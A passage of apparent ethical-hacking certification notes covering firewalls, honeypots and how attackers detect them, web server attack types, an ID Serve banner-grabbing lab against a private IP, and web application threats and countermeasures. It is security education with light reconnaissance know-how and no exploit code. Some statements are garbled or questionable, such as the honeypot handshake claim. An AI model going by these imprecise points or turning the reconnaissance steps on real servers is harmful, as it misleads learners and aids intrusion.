6. Next Generation (NGFW) firewalls NGFW is relatively a new term used for latest firewalls with the advanced feature set. This kind of firewalls provides in-depth security features to mitigate against known threats and malware attacks.

7. Personal Firewalls Personal Firewall is also known as desktop firewalls, helps the end-users personal computers from general attacks from intruders. Such firewalls appear to be great security line of defense for users who are constantly connected to the internet via DSL or cable modem.

Honeypot

Honeypots are the devices or system that are deployed to trap attackers attempting to gain unauthorized access to the system or network as they are deployed in an isolated environment and being monitored. Typically, honeypots are deployed in DMZ and configured identically to a server. Any probe, malware, infection, the injection will be immediately detected by this way as honeypots appear to be a legitimate part of the network.

Types of Honeypots

1. High-Interaction Honeypots High-Interaction Honeypots are configured with a verity of services which is basically enabled to waste the time of an attacker and gain more information

2. Low-Interaction Honeypots Low-Interaction Honeypots are configured to entertain only the services that are commonly requested by the users. Response time, less complexity and few resources make Low-interaction honeypot deployment more easy as compared to High-interaction honeypots.

Detecting Honeypots : The basic logic of detecting a honeypot in a network is by probing the services. The attacker usually crafts a malicious packet to scan running services on the system and open and closed ports information. These services may be HTTPS, SMTPS or IMAPS or else. Once attacker extracts the information, it can attempt to build a connection, the actual server will complete the process of three-way handshaking but the deny of handshaking indicates the presence of a honeypot. Send-Safe Honeypot Hunter, Nessus, and Hping tools can be used to detect honeypots.

Certified Ethical Hacking IDS, Firewall and Honeypot Concepts

Lab pentbox in kali

- Follow the commands in the github to install Pentbox and run it
- Network
- Honeypot
- You can use any one to configure
- Then put the kali ip in your windows

Certified Ethical Hacking - Hacking Web Severs

- Hacking Web Servers Technology

  Brief Web Servers are the programs that are used for hosting websites. Web servers may be deployed on a separate web server hardware or installed on a host as a program. Use of web applications is also increased over last few years. The upcoming web application is flexible and capable of supporting larger clients. In this chapter, we will discuss Web servers vulnerabilities, Web server attacking techniques and tools and their mitigation methods.

Certified Ethical Hacking - Hacking Web Severs

Web server Concepts

Web Server is a program that hosts Web sites, based on both Hardware and software. It delivers files and other content on the website over Hyper Text Transfer Protocol (HTTP). As we know, use of internet and intranet has raised, web services have become a major part of the internet. It is used for delivering files, email communication, and other purposes. Web server supports different types of application extensions whereas all of them support HTML for basic content delivery. Web Servers can be differentiated by the security models, operating systems and other factors.

Web Server Security Issue

Security Issue to a web server may include network-level attacks and Operating system-level attacks. Usually, an attacker targets any vulnerability and mistakes in the configuration of the web server and exploits these loopholes.

These vulnerabilities may include: - Improper permission of file directories ,Default configuration ,Enabling Unnecessary services, Lack of Security Bugs, Misconfigured SSL Certificates ,Enabled debugging

Certified Ethical Hacking - Hacking Web Severs

Server administrator makes sure about eliminating all vulnerabilities and deploying network security measures such as IPS/IDS and Firewalls. Threats and attacks to a web server are described later in this chapter. Once a Web server is compromised, it will result in compromising all user accounts, denial of services offered by the server, defacement, launching further attacks through the compromised website, accessing the resources and data theft.

Certified Ethical Hacking - Hacking Web Severs

Open Source Web server Architecture Open source web server architecture is the Web server model in which an open source web server is hosted on either a web server or a third-party host over the internet.

Most popular and widely used open source web server are: -

Apache HTTP Server , NGINX, Apache Tomcat , Lighttpd, Node.js

Certified Ethical Hacking - Hacking Web Severs

Web server Attacks Web Server Attacking techniques includes several techniques, some of them are defined earlier in this book, remaining techniques are defined below: -

DoS/DDoS Attacks,DNS Server Hijacking ,DNS Amplification Attack,Directory Traversal Attacks,Directory Traversal Attacks ,Man-in-the-Middle/Sniffing Attack.,Phishing Attacks , Website Defacement ,Web server Misconfiguration ,Web Application Attacks

Attack Methodology

Information Gathering

Information gathering includes a collection of information about target using different platforms either by social engineering, internet surfing, etc.

An attacker may navigate to robot.txt file to extract information about internal files.

Certified Ethical Hacking - Hacking Web Severs

Web server Footprinting

It includes footprinting focused on the web server using different tools such as Netcraft, Maltego, and httprecon, etc. Results of Web server footprinting brings server name, type, operating system and running application and other information about the target website

Certified Ethical Hacking - Hacking Web Severs


Gibson

Lab 13-1: Web Server Footprinting using Tool

Web Server Footprinting

Download and install ID Server tool.

1. Enter URL or IP address of the target server



Internet Server Identification Utility, v1.02
Personal Security Freeware by Steve Gibson
Copyright (c) 2003 by Gibson Research Corp.

1 Enter or copy / paste an Internet server URL or IP address here (example: www.microsoft.com) :

2 When an Internet URL or IP has been provided above, press this button to initiate a query of the specified server.


3 Server query processing :

4 The server identified itself as :

Figure 13-04 ID Serve Application

2. Enter the **Query The Server**/button.

Certified Ethical Hacking - Hacking Web Severs


ID Serve
ID Serve
Internet Server Identification Utility, v1.02
Personal Security Freeware by Steve Gibson
Copyright (c) 2003 by Gibson Research Corp.
Background
Server Query
Q&A / Help
Query The Server
When an Internet URL or IP has been provided above, press this button to initiate a query of the specified server.
Copy
Goto ID Serve web page
Exit

1. Enter or copy / paste an Internet server URL or IP address here (example: www.microsoft.com): 10.10.50.20


3. Server query processing:

```
The domain name for the IP address is: [redacted]
Connecting to the server on standard HTTP port: 80
[Connected] Requesting the server's default page.
The server returned the following response headers:
HTTP/1.1 200 OK
```

4. The server identified itself as: Apache/2.4.18 (Ubuntu)

Figure 13-05 Generating Query

3. Copy the Extracted information.



```
Initiating server query ...
Looking up the domain name for IP: 10.10.50.20
The domain name for the IP address is: [redacted]
Connecting to the server on standard HTTP port: 80
[Connected] Requesting the server's default page.
The server returned the following response headers:
HTTP/1.1 200 OK
Date: [redacted]
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: [redacted]
ETag: "1868-54a9a4b0b3d00-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
```

Certified Ethical Hacking - Hacking Web Severs

Countermeasures

Detecting Web Server Hacking Attempts There are several techniques that are being used to detect any intrusion or unexpected activity in a web server such as Website change detection system detects for a hacking attempt by using scripting which is focused on inspecting changes made by executable files. Similarly, hashes are periodically compared to detect modification.

Defending Against Web Server Attacks

Auditing Ports., Disabling insecure and unnecessary ports. ,Using Port 443 HTTPS over port 80 HTTP., Encrypted traffic. , Server Certificate , Code Access Security Policy, Disable tracing, Disable Debug compiles

Hacking Web Applications

Technology Brief

Significant increase in usage of Web application requires high availability and extreme performance of the application. In this modern era, the web application is popularly used in the corporate sector to perform important tasks as well as used globally for social purposes. It became a great challenge for the web server administrators and Application Server administrators to ensure security measures and eliminate vulnerabilities to provide high availability and smooth performance.

Certified Ethical Hacking - Hacking Web Applications

Web Application Concepts

Web Applications are that application that is running on a remote application server and available for clients over the internet. These web applications can be available on different platforms such as Browser or Software to entertain the clients. Use of Web application has been incredibly increased in last few years. Web Application is basically depending upon Client-Server relationship. Web applications are basically providing an interface to the client to avail web services. Web pages may be generated on the server or containing scripting to be executed on the client web browser dynamically.

Server Administrator

The server administrator is the one who took care of the web server in terms of safety, security, functioning, and performance.

Application Administrator

Application Administrator is responsible for the management and configuration required for the web application.

Client

Clients are those endpoints which interact with the web server or application server to avail the services offered by the server. clients are accessing the resources

Certified Ethical Hacking - Hacking Web Applications

How do Web Applications works?

A Web Application functions in two steps, i.e., Front-end and Back-end. Users requests are handled by front-end where the user is interacting with the web pages. Services are communicated to the user from the server through the button and other controls of the web page. All processing was controlled and processed on the back-end.

Server-side languages include: - Ruby on Rails, PHP ,C#, Java, Python , JavaScript .

Client-side languages include: - CSS, JavaScript ,HTML

Certified Ethical Hacking - Hacking Web Applications

The web application is basically working on the following layers

: - Presentation Layer: Presentation Layer Responsible for displaying and presenting the information to the user on the client end.

Logic Layer:

Logic Layer Used to transform, query, edit, and otherwise manipulate information to and from the forms.

Data Layer:

Data Layer Responsible for holding the data and information for the application as a whole.

Certified Ethical Hacking - Hacking Web Applications

Web App Threats The threat to Web Application are: - Cookie Poisoning ,Insecure Storage, Information Leakage ,Directory Traversal,Parameter/Form Tampering, DOS Attack ,Buffer Overflow ,Log tampering ,SQL Injection ,Cross-Site (XSS) ,Cross-Site Request Forgery ,Security Misconfiguration, Broken Session Management ,DMZ attack ,Session Hijacking , Network Access Attacks

Countermeasures

Encoding Schemes

Web Applications uses different encoding schemes for securing their data. These encoding schemes are categorized into the two categories.

URL Encoding URL Encoding is the encoding technique for secure handling of URL. In URL Encoding, URL is converted into an ASCII Format for secure transportation over HTTP.

HTML Encoding

Similar to URL Encoding, HTML encoding is a technique to represent unusual characters with an HTML code. <meta charset="UTF-8">

Certified Ethical Hacking - Hacking Web Applications

Intercepting a request

Burp Proxy lets you intercept HTTP requests and responses sent between Burp's browser and the target server. This enables you to study how the website behaves when you perform different actions.

Use the page to educate your self on Burp suite